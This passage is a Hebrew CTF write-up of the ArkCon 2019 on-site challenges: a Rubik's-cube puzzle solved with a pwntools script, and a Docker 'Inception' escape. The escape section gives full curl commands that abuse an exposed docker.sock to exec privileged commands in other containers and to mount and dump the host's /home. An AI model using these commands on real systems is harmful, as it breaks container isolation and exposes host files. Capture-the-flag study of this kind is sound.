



סדרת אתגרי ArkCon 2019 (OnSite)

מאת YaakovCohen88 ו-Dvd848

הקדמה

בהמשך לסדרת האתגרים של CyberArk לקראת כנס ArkCon 2019, הכנס עצמו כלל שלושה אתגרים נוספים אשר היו פתוחים למספר שעות. במאמר-המשך זה נביא את הפתרון שלנו לשלושת אתגרי הכנס. למי שלא קרא ומעוניין - בגליון הקודם פרסמנו מאמר עם הפתרונות לאתגרים שקדמו לכנס.

אתגר #1: IAmCu*e (100,000 נקודות)



אם נתחבר לשרת, נראה את הפלט הבא:

```
root@kali:/media/sf_CTFs/arkcon/IAmCube# nc 18.197.75.101 1337

          yI gE bE
          bI wO wT
          gE rO gF

gL wO wI   oH gN rL   w! rA rB   yH yK rF
yO oN oT   wG gE wT   g- rW bE   rG bT oU
rG rA y&   oR bY bR   oO bE wY   o- oI b-

          gS o: yO
          yT yR yS
          wU gC bS

Please enter an input in Base-12:
```


השרת מבקש קלט בבסיס 12. נכניס קלט לדוגמא ונקבל:

```
Please enter an input in Base-12: 0

          gE bI yI
          rO wO gE
          gF wT bE

oH gN rL   w! rA rB   yH yK rF   gL wO wI
yO oN oT   wG gE wT   g- rW bE   rG bT oU
rG rA y&   oR bY bR   oO bE wY   o- oI b-

          gS o: yO
          yT yR yS
          wU gC bS

Please enter an input in Base-12:
```

בחינה מדוקדקת של השינוי תראה שהשורה הרביעית "זזה" כולה שמאלה בצורה מעגלית (כך שהשלישייה השמאלית ביותר מצאה את עצמה בתור השלישייה הימנית ביותר, ושאר השלישיות ביצעו קפיצה שמאלה).

קלטים שונים ערבבו את הפלט בצורה אחרת. לדוגמא, הקלט "1" הזיז את השורה הרביעית ימינה בצורה מעגלית, ופעולות אחרות הזיזו שלישיות באופן שונה.


במבט ראשון, קצת קשה לראות מה בדיוק הטקסט מייצג. ייתכן שהרמז הבא יעזור:



יש לנו שש פאות, כל אחת מחולקת לתשעה חלקים. יש לנו שישה צבעים, וכל אחד מהם חוזר תשע פעמים. מדובר ב... קובייה הונגרית!

במקרה שלנו, נראה שכל חלק מיוצג על ידי שני תווים: התו הראשון הוא האות הראשונה של הצבע, והתו השני כנראה ישמש אותנו בעתיד, כשהקובייה תסודר.

תריסר הפעולות שניתן לבצע מתאימות לתריסר הפעולות שמוגדרות עבור קובייה הונגרית:



מהרגע שהתובנה הזו מושגת, הצעד הבא צריך להיות ברור לחלוטין: עלינו לפתור את הקובייה.


אומרים שניתן לפתור כל קובייה באמצעות לא יותר מ-20 מהלכים. ישנם אנשים מוכשרים שיודעים לפתור קוביות הונגריות בצורה אוטומטית לחלוטין, ואולי חלקם אף יצליחו לפתור קובייה שמיוצגת בדו-מימד. כל השאר יכולים להשתמש בספריות מוכנות לפתרון קוביות הונגריות, כמו זו. אך לפני כן, עלינו לייצג את הקובייה שניתנה לנו בצורה נוחה, על מנת שנוכל להמיר אותה לייצוג שהספרייה מצפה לה.

אנחנו נייצג את הקובייה באמצעות מערכים מקוננים - כל פאה תיוצג על ידי מערך, שבו שלושה מערכים המייצגים שורות. ששת הפאות יישמרו במערך גדול שייצג את הקובייה שלנו.

כלומר, הקובייה שראינו קודם תיוצג באופן הבא:

```
[ [['gE', 'bI', 'yI'], ['rO', 'wO', 'gE'], ['gF', 'wT', 'bE']],
  [['oH', 'gN', 'rL'], ['yO', 'oN', 'oT'], ['rG', 'rA', 'y&']],
  [['w!', 'rA', 'rB'], ['wG', 'gE', 'wT'], ['oR', 'bY', 'bR']],
  [['yH', 'yK', 'rF'], ['g-', 'rW', 'bE'], ['oO', 'bE', 'wY']],
  [['gL', 'wO', 'wI'], ['rG', 'bT', 'oU'], ['o-', 'oI', 'b-']],
  [['gS', 'o:', 'yO'], ['yT', 'yR', 'yS'], ['wU', 'gC', 'bS']] ]
```

לשם הנוחות, נתחיל להתייחס לפאות השונות באמצעות השמות הבאים:



במערך שלנו, הפאות מקבלות את האינדקסים הבאים:

```
UP      = 0
LEFT    = 1
FRONT   = 2
RIGHT   = 3
BACK    = 4
DOWN    = 5
```

הדרך שלנו לעבור מהייצוג הטקסטואלי של התרגיל לייצוג הקובייה באמצעות מערכים מקוננים היא על ידי שימוש בפונקציה הבא:

```
def get_cube(lines):
    cube_arr = []
    rows = []
    for line in lines.split("\n"):
        line = line.rstrip()
        if line != "":
            rows.append(line.split())
    assert(len(rows) == 9)

    cube_arr.append([rows[i] for i in range(3)])

    for i in range(4):
        cube_arr.append([rows[3 + j][i * 3: i * 3 + 3] for j in
range(3)])

    cube_arr.append([rows[i + 6] for i in range(3)])
```

כעת, לאחר שייצרנו ייצוג שנוח לנו לעבוד איתו, עלינו להמיר אותו לייצוג שהספרייה מצפה לקבל כקלט. הספרייה דרשה מחרוזת ארוכה של תווים בסדר מסוים: קודם תשעת הצבעים של הפאה U, לאחר מכן אלה של R, ואז F, D, L, B. לשם כך, היה נוח לסדר את הקובייה מחדש:

```
cube_arr_new = [cube_arr[UP], cube_arr[RIGHT], cube_arr[FRONT],
cube_arr[DOWN], cube_arr[LEFT], cube_arr[BACK]]
```


ואז "לשטח" אותה למחרוזת ארוכה, ולהחזיר כל אות שנייה (האותיות של הצבע, ללא התווים הנלווים):

```
"".join(list(itertools.chain.from_iterable(itertools.chain.from_iterable
(cube_arr_new))))[::2]
```

ולבסוף, להמיר את הצבעים לתווים שהספרייה דרשה:

```
cube = cube.replace("w", "U").replace("r", "R").replace("g",
"F").replace("y", "D").replace("o", "L").replace("b", "B")
```

הסבר: הצבע של פאה נקבע על ידי הצבע של החלק האמצעי של הפאה, שאף פעם אינו משתנה (חלק זה לא יכול לזוז). בדוגמא שלנו, הצבעים הם:



הייצוג של הספרייה לא מוכן לקבל שמות מפורשים של צבעים, אלא מבקש שנתייחס לצבעים בהקשר של פאות. לדוגמא, מכיוון שלפאה העליונה ישנו צבע לבן (החלק האמצעי שלה הוא לבן), הספרייה מבקשת שבכל פעם שנרצה לייצג צבע לבן, נעשה זאת באמצעות הקידוד U (על שם פאת UP).

הקובייה המקורית שראינו בדוגמא תקבל את הייצוג הבא:

```
DFBBUUFRFURRFRBLBULFRUFULBBFLDDDDUFBFUUDLLRRDDDRRBLLLB
```

והספרייה תחשב עבורה את הפתרון הבא:

```
F' B' R L' D' L2 U2 R L2 B L' U' L2 U2 L2 U B2 D L2 D' R2
```

כאשר הספרה 2 מוצמדת לצעד כלשהו אם יש לבצע אותו פעמיים.

נפתור את הקובייה לפי הצעדים ונקבל:

```
            wY wO wU
            wG wO wT
            wI wT w!

o- oT oH    gE g- gF    rL rA rG    b- bI bS
o: oN oI    gC gE gN    rO rW rG    bE bT bY
oO oU oR    gS gE gL    rF rA rB    bE bE bR

            y& yK yI
            yO yR yT
            yO yS yH
```

כעת אפשר לראות בבירור מהו התו השני. אם נתייחס אך ורק אליו, נקבל את המסר הבא שמכיל את הדגל:

```
YOUGOTIT!-THE-FLAG-IS:NICENOWGETYOURSELFABEER&KIORTOSH
```

הקוד המלא:


```python
import kociemba
import itertools
from pwn import *
import time

MENU_STRING = "Please enter an input in Base-12: "

UP      = 0
LEFT    = 1
FRONT   = 2
RIGHT   = 3
BACK    = 4
DOWN    = 5

def center_color_at(cube_arr, face):
    return cube_arr[face][1][1][0]

def get_cube(lines):
    cube_arr = []
    rows = []
    for line in lines.split("\n"):
        line = line.rstrip()
        if line != "":
            rows.append(line.split())
    assert(len(rows) == 9)

    cube_arr.append([rows[i] for i in range(3)])

    for i in range(4):
        cube_arr.append([rows[3 + j][i * 3: i * 3 + 3] for j in range(3)])
```

```
    cube_arr.append([rows[i + 6] for i in range(3)])

    assert(center_color_at(cube_arr, UP)    == 'w')
    assert(center_color_at(cube_arr, LEFT)  == 'o')
    assert(center_color_at(cube_arr, FRONT) == 'g')
    assert(center_color_at(cube_arr, RIGHT) == 'r')
    assert(center_color_at(cube_arr, BACK)  == 'b')
    assert(center_color_at(cube_arr, DOWN)  == 'y')

    cube_arr_new = [cube_arr[UP], cube_arr[RIGHT], cube_arr[FRONT],
cube_arr[DOWN], cube_arr[LEFT], cube_arr[BACK]]

    return
"".join(list(itertools.chain.from_iterable(itertools.chain.from_iterable(cube_ar
r_new))))[::2]

r = remote("18.197.75.101", "1337")
data = r.recvuntil(MENU_STRING, drop = True)

print data
cube = get_cube(data)
cube = cube.replace("w", "U").replace("r", "R").replace("g", "F").replace("y",
"D").replace("o", "L").replace("b", "B")

moves = ["U", "U'", "D", "D'", "F", "F'", "B", "B'", "R", "R'", "L", "L'"]
sol = kociemba.solve(cube)

print "Steps to solve:\n{}".format(sol)

formatted_sol = []

for command in sol.split():
    num_commands = 1 if "2" not in command else 2
    clean_command = command.rstrip("2")
    for i in range(num_commands):
        formatted_sol.append(str(format(moves.index(clean_command), 'x')))

print "\nFormatted steps:\n{}".format(", ".join(formatted_sol))
r.sendline("".join(formatted_sol))

output = r.recvuntil("You got it...", drop = True)
cubes = output.split(MENU_STRING)
print cubes[-1]
print "".join(cubes[-1].split("\n")).replace(" ", "")[1::2]
```

דוגמא לריצה:

```
root@kali:/media/sf_CTFs/arkcon/IAmCube# python solve.py
[+] Opening connection to 18.197.75.101 on port 1337: Done

           rG gE gE
           wG wO oU
           wY bI yI

wU oT bS   o- wO rF   gL yO wI   oH yK b-
yS oN g-   wT gE rO   gN rW rG   bE bT bE
gF rA bE   yH bY gS   y& yT oO   yO gC rL

           rB o: oR
           wT yR rA
           w! oI bR


Steps to solve:
R2 U2 F' B' R L F L' D' F2 R B2 L2 D' F2 U2 R2 U' D2 F2 B2

Formatted steps:
8, 8, 0, 0, 5, 7, 8, a, 4, b, 3, 4, 4, 8, 6, 6, a, a, 3, 4, 4, 0, 0, 8, 8, 1, 2, 2, 4,
4, 6, 6

           wY wO wU
           wG wO wT
           wI wT w!

o- oT oH   gE g- gF   rL rA rG   b- bI bS
o: oN oI   gC gE gN   rO rW rG   bE bT bY
oO oU oR   gS gE gL   rF rA rB   bE bE bR

           y& yK yI
           yO yR yT
           yO yS yH


YOUGOTIT!-THE-FLAG-IS:NICENOWGETYOURSELFABEER&KIORTOSH
[*] Closed connection to 18.197.75.101 port 1337
```

אתגר #2: Inception (30,000 נקודות)



פתרון:

האתגר הזה הוא המשך לאתגר ה-Container שראינו בסבב הקודם.

גם באתגר הזה, נראה שנצטרך למצוא דרך לברוח מה-container שלנו החוצה, אל המחשב המארח. אלא שהפעם, האתגר בנוי ברוח הסרט Inception, עם container-ים על משקל חלומות. הסיפור מוסבר בקובץ טקסט שנמצא בתיקיית המשתמש שלנו, cobb (שהוא גיבור הסרט):

ומה לגבי שאר הקבצים?

```
/home $ cat flag
Ppn.4W{cP=aah(H[k_!XA!g2zbVfa90M^D7.2mh2C||otC;u!$
/home $ cat key.part1
6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[
/home $
```

זה היה קל. נמשיך לחלום השני. מיותר לציין שהשיטות שעבדו באתגר הקודם לא הצליחו הפעם. מה כן עבד? חזרה למקורות, כלומר חיפוש שיטות סטנדרטיות לבריחה מ-container-ים של Docker.

אחד הדברים שעלו פעם אחר פעם בחיפוש היה /var/run/docker.sock (הוא אף הוזכר במאמר מגליון 97 על פתרון אתגרי BSidesTLV 2018). זהו ה-Socket שה-daemon של Docker מאזין עליו, ובאמצעותו אפשר לתקשר עם ה-daemon מתוך ה-container. זה אולי נוח מבחינה פונקציונלית במקרים מסוימים, אך פותח פרצת אבטחה מאוד רצינית אם הוא חשוף ל-container שלא ניתן לסמוך עליו, שהרי הוא מעניק שליטה מלאה על מערכת ה-Docker.

אחד הדברים הבסיסיים ביותר שאפשר לעשות עם ממשק הניהול הוא לצפות ב-container-ים השונים, באמצעות הפקודה

```
curl --unix-socket /var/run/docker.sock http://containers/json?all=1
```

התוצאה:

```
/home $ curl --unix-socket /var/run/docker.sock http/containers/json?all=1
[{"Id":"c33004f0bc60ea9384b76a1d005816041872b10a566eda5a20990cf6149cec27","Names"
:["/nervous_newton"],"Image":"mydockerid7/dream2","ImageID":"sha256:8ab9cf1ec18ac
84ef425def773e0190423096df552e3d136d9d73a546c7988cb","Command":"/bin/sh -c 'clear
; cat .quote; printf \"\\\"It's only when we wake up,\\n            We realise so
mething was stange\\\"\\n\\n\"; sh;'","Created":1557310866,"Ports":[],"Labels":{}
,"State":"running","Status":"Up 17 minutes","HostConfig":{"NetworkMode":"default"
},"NetworkSettings":{"Networks":{"bridge":{"IPAMConfig":null,"Links":null,"Aliase
s":null,"NetworkID":"ed955762cc1527bd4cea12053ac94101510dba0eaf7ad9b2f134c8607411
cef0","EndpointID":"21d0f343fd39a4bd28ea8fa82f538a4c9ad744ceee3093d43a3b8d4410ec0
7db","Gateway":"172.18.0.1","IPAddress":"172.18.0.3","IPPrefixLen":16,"IPv6Gatewa
y":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:12:00
:03","DriverOpts":null}}},"Mounts":[{"Type":"bind","Source":"/var/run/docker.sock
","Destination":"/var/run/docker.sock","Mode":"","RW":true,"Propagation":"rprivat
e"}]},{"Id":"1dc62a9336538ef6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f","N
ames":["/kind_keller"],"Image":"mydockerid7/dream1.1_light","ImageID":"sha256:da7
5c8ad8304154aec24738864bfc9de39c75781ce10fadc4d32565387a0a551","Command":"sh -c '
while true; do sleep 1; done'","Created":1557310865,"Ports":[],"Labels":{},"State
":"running","Status":"Up 17 minutes","HostConfig":{"NetworkMode":"default"},"Netw
orkSettings":{"Networks":{"bridge":{"IPAMConfig":null,"Links":null,"Aliases":null
,"NetworkID":"ed955762cc1527bd4cea12053ac94101510dba0eaf7ad9b2f134c8607411cef0","
EndpointID":"d12c09185e60721492168383f442957a8e49480afd89f63b6d0959d37b9259f5","G
ateway":"172.18.0.1","IPAddress":"172.18.0.2","IPPrefixLen":16,"IPv6Gateway":"","
GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:12:00:02","D
riverOpts":null}}},"Mounts":[]}]
/home $
```

אם נסנן החוצה קצת רעש, נישאר עם:

```
[{"Id":"c33004f0bc60ea9384b76a1d005816041872b10a566eda5a20990cf6149cec27
", "Image":"mydockerid7/dream2"},
{"Id":"1dc62a9336538ef6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f"
, "Image":"mydockerid7/dream1.1_light"}]
```

כלומר, אנחנו יכולים לראות פה שני container-ים, אחד של החלום הראשון ואחד של השני. וכעת, כשיש לנו את המזהה שלהם, אנחנו יכולים להריץ עליהם פקודות!

כדי להריץ פקודה, נשתמש בצעדים הבאים:

קודם כל, נשלח את התבנית הבאה שכוללת את הפקודה שברצוננו להריץ (יש להכניס את המזהה במקום המתאים (זוהי פקודת exec-create):

```
curl -X POST --unix-socket /var/run/docker.sock
http/v1.24/containers/<container_id>/exec -H "Content-
Type:application/json" -d '{"AttachStdin": true, "AttachStdout": true,
"AttachStderr": true, "Cmd": ["ls", "/home/"], "DetachKeys": "ctrl-
p,ctrl-q", "Privileged": true,"Tty": true, "User": "cobb"}'
```

בתור תשובה נקבל מזהה בקשה:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/c33
004f0bc60ea9384b76a1d005816041872b10a566eda5a20990cf6149cec27/exec -H "Content-Ty
pe:application/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStder
r": true, "Cmd": ["ls", "/home/"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged": t
rue,"Tty": true, "User": "cobb"}'
{"Id":"00eaff0e80812cd87c168bd1bb63deedf8a5eca0d450f832a5fee31d672c7aef"}
```

ניקח את המזהה הזה ונקרא באמצעותו את הפלט על ידי שימוש בתבנית הבאה (פקודת exec-start שבעצם מריצה את הפקודה):

```
curl -X POST --unix-socket /var/run/docker.sock
http/v1.24/exec/<command_id>/start -H "Content-Type:application/json" -d
'{"Detach": false, "Tty": false}' --output -
```

למשל:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/00eaff0e8
0812cd87c168bd1bb63deedf8a5eca0d450f832a5fee31d672c7aef/start -H "Content-Type:ap
plication/json" -d '{"Detach": false, "Tty": false}' --output -
0cobb       flag        key.part1  message
```

בדוגמא הזו השתמשנו במזהה של ה-container שלנו, ולכן קיבלנו חזרה את תוכן תיקיית home שכבר הכרנו. ננסה לבצע את הפעולה הזו גם עבור ה-container השני, ועל הדרך ניצור נוסח מקוצר שמאגד את שתי הפקודות לפקודה אחת באמצעות שימוש בתבנית הבאה:

```
curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/$(curl -
s -X POST --unix-socket /var/run/docker.sock
http/v1.24/containers/<container_id>/exec -H "Content-
Type:application/json" -d '{"AttachStdin": true, "AttachStdout": true,
"AttachStderr": true, "Cmd": ["ls", "/home"], "DetachKeys": "ctrl-
p,ctrl-q", "Privileged": true,"Tty": true, "User": "cobb"}' | awk -F'"'
'{ printf $4 }')/start -H "Content-Type:application/json" -d '{"Detach":
false, "Tty": false}' --output -
```

הסבר: הפקודה הראשונה נקראת כתת-פקודה בתוך הפקודה השנייה. היא עדיין מייצרת את הבקשה ומחזירה מחרוזת json כמו קודם, אך באמצעות שימוש ב-awk אנו שולפים את ה-command_id ישירות ו"מאכילים" באמצעותה את הפקודה שמשמשת לצפייה בפלט:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/$(curl -s
 -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/1dc62a9336538ef
6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f/exec -H "Content-Type:applicati
on/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStderr": true, "C
md": ["ls", "/home"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged": true,"Tty": tr
ue, "User": "cobb"}' | awk -F'"' '{ printf $4 }')/start -H "Content-Type:applicat
ion/json" -d '{"Detach": false, "Tty": false}' --output -
)cobb       key.part2
```

זהו החלק השני של המפתח!

ננסה לקרוא אותו:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/$(curl -s
 -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/1dc62a9336538ef
6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f/exec -H "Content-Type:applicati
on/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStderr": true, "C
md": ["cat", "/home/key.part2"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged": tru
e,"Tty": true, "User": "cobb"}' | awk -F'"' '{ printf $4 }')/start -H "Content-Ty
pe:application/json" -d '{"Detach": false, "Tty": false}' --output -
!iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(z
```

שימו לב שבפקודה הקודמת, שהציגה את התוכן של התיקייה, הפלט חזר עם תו ראשון שלא היה חלק מהפלט המקורי (תו סגירת סוגריים). במקרה הקודם היה קל להתעלם ממנו, אך איך נדע אם הדבר קרה שוב כשהדפסנו את המפתח?

נשמש ב-base64 על מנת לוודא:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/exec/$(curl -s
 -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/1dc62a9336538ef
6b92732c5b6108dc8a0d14241b11f2d0556b56e212d42fc9f/exec -H "Content-Type:applicati
on/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStderr": true, "C
md": ["base64", "/home/key.part2"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged":
true,"Tty": true, "User": "cobb"}' | awk -F'"' '{ printf $4 }')/start -H "Content
-Type:application/json" -d '{"Detach": false, "Tty": false}' --output -
.aVA6ITxeQG1ZTWgzZkdzPn5EL3RwIlgsZ2IlQysoego=
```

גם פה הפלט מתחיל עם תו לא קשור (נקודה, שאינה תו base64 חוקי). לכן המפתח מתחיל מהתו i. נותר לנו חלק אחד אחרון. לפי ההודעה בתחילת האתגר, הוא נמצא "במציאות", כלומר במחשב המארח. נצטרך למצוא דרך לפרוץ החוצה מה-container שלנו. למזלנו, באמצעות שליטה בממשק ה-Docker, אנחנו יכולים לייצר container חדש עם גישה לקבצים מבחוץ!

התיעוד של "docker create" קובע כי על מנת לייצר container, יש צורך לכל הפחות ב-image.

נתחיל מסקירה של ה-images השונים באמצעות פקודת list-image:

```
/home $ curl --unix-socket /var/run/docker.sock http/images/json
[{"Containers":-1,"Created":1554041064,"Id":"sha256:8ab9cf1ec18ac84ef425def773e01
90423096df552e3d136d9d73a546c7988cb","Labels":null,"ParentId":"","RepoDigests":["
mydockerid7/dream2@sha256:bb54f4661453de7b7a35a0d849bc631016287016bc02c977a51f1ad
874da8330"],"RepoTags":["mydockerid7/dream2:latest"],"SharedSize":-1,"Size":10219
459,"VirtualSize":10219459},{"Containers":-1,"Created":1552297225,"Id":"sha256:da
75c8ad8304154aec24738864bfc9de39c75781ce10fadc4d32565387a0a551","Labels":null,"Pa
rentId":"","RepoDigests":["mydockerid7/dream1.1_light@sha256:71c9ec314e7e422c7ae5
8cddc980963bb7ae464f20c83cabab059fcff1a49327"],"RepoTags":["mydockerid7/dream1.1_
light:latest"],"SharedSize":-1,"Size":5533995,"VirtualSize":5533995}]
```

יש לנו שני images - הראשון mydockerid7/dream2 והשני mydockerid7/dream1.1_light (ולמען האמת, ראינו אותם גם קודם כשסקרנו את ה-container-ים השונים). נבחר בשני, בלי סיבה מיוחדת.

בנוסף, נרצה לספק קונפיגורציה שתגדיר לבצע mount לתיקיית home/ של המחשב המארח. בסך הכל, נשתמש בפקודה הבאה (פקודת create container):

```
curl --unix-socket /var/run/docker.sock -H "Content-Type:
application/json" -d '{"Image": "mydockerid7/dream1.1_light", "Cmd":
["sh"], "Mounts": [{"Target":"/home","Source":"/home", "Type":"bind",
"ReadOnly": false}]}' -X POST http:/v1.24/containers/create
```

נריץ את הפקודה ונקבל container ID נוסף:

```
/home $ curl --unix-socket /var/run/docker.sock -H "Content-Type: application/jso
n" -d '{"Image": "mydockerid7/dream1.1_light", "Cmd": ["sh"], "Mounts": [{"Target
":"/home","Source":"/home", "Type":"bind", "ReadOnly": false}]}' -X POST http:/v1
.24/containers/create
{"Id":"8ce115b8b7368eccb2a1965697c02ab0d860e0d808eeb61dec5e3efa99420e1f","Warning
s":null}
```

אך אם ננסה להריץ פקודה על ה-container החדש, נקבל את השגיאה הבאה:

```
/home $ curl -X POST --unix-socket /var/run/docker.sock http/v1.24/containers/8ce
115b8b7368eccb2a1965697c02ab0d860e0d808eeb61dec5e3efa99420e1f/exec -H "Content-Ty
pe:application/json" -d '{"AttachStdin": true, "AttachStdout": true, "AttachStder
r": true, "Cmd": ["ls", "/home/"], "DetachKeys": "ctrl-p,ctrl-q", "Privileged": t
rue,"Tty": true, "User": "cobb"}'
{"message":"Container 8ce115b8b7368eccb2a1965697c02ab0d860e0d808eeb61dec5e3efa994
20e1f is not running"}
```

אפשר להריץ את פקודת ContainerStart על מנת להרים את ה-container אבל בואו פשוט נריץ dump במקום, באמצעות הפקודה archive, שבעצם מייצרת ארכיון tar:

```
curl --unix-socket /var/run/docker.sock
http/v1.24/containers/<container_id>/archive?path=/home --output -
```

והתוצאה:

```
/home $ curl --unix-socket /var/run/docker.sock http/v1.24/containers/8ce115b8b73
68eccb2a1965697c02ab0d860e0d808eeb61dec5e3efa99420e1f/archive?path=/home --output
 -
home/0040755000000000000000000000000013441725014010201 5ustar0000000000000000home
/cobb/0042755000175000017500000000000013441725013011141 5ustar0000000000000000hom
e/dockremap/0042755000014400001450000000000013436355050012176 5ustar0000000000000
000home/key.part3010064400000000000000000000000036134417250140117 40 0ustar00000000
00000000w`c_y5;9N}oFar.UW)VI8J]2vnZ?R
```

אפשר לראות את הנתיב home/key.part3/ ומיד אחריו את תוכן החלק השלישי של המפתח.

השלמנו את המפתח:

```
6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(zw`c_y5;9N}
oFar.UW)VI8J]2vnZ?R
```

בתיאור התרגיל נרמז כי המפתח מקודד באמצעות base91, אולם במקרה שלנו, מפתח הקידוד אינו המפתח הסטנדרטי אלא זה שהוצאנו מה-container-ים השונים. לכן, על מנת לפענח את הדגל, נשתמש בסקריפט פשוט לפענוח base91 אשר החלפנו לו את המפתח.

הקוד:

```
# Base91 encode/decode for Python 2 and Python 3
#
# Copyright (c) 2012 Adrien Beraud
# Copyright (c) 2015 Guillaume Jacquenot
# All rights reserved.
#
# Redistribution and use in source and binary forms, with or without
# modification, are permitted provided that the following conditions are met:
#
#   * Redistributions of source code must retain the above copyright notice,
#     this list of conditions and the following disclaimer.
#   * Redistributions in binary form must reproduce the above copyright notice,
#     this list of conditions and the following disclaimer in the documentation
#     and/or other materials provided with the distribution.
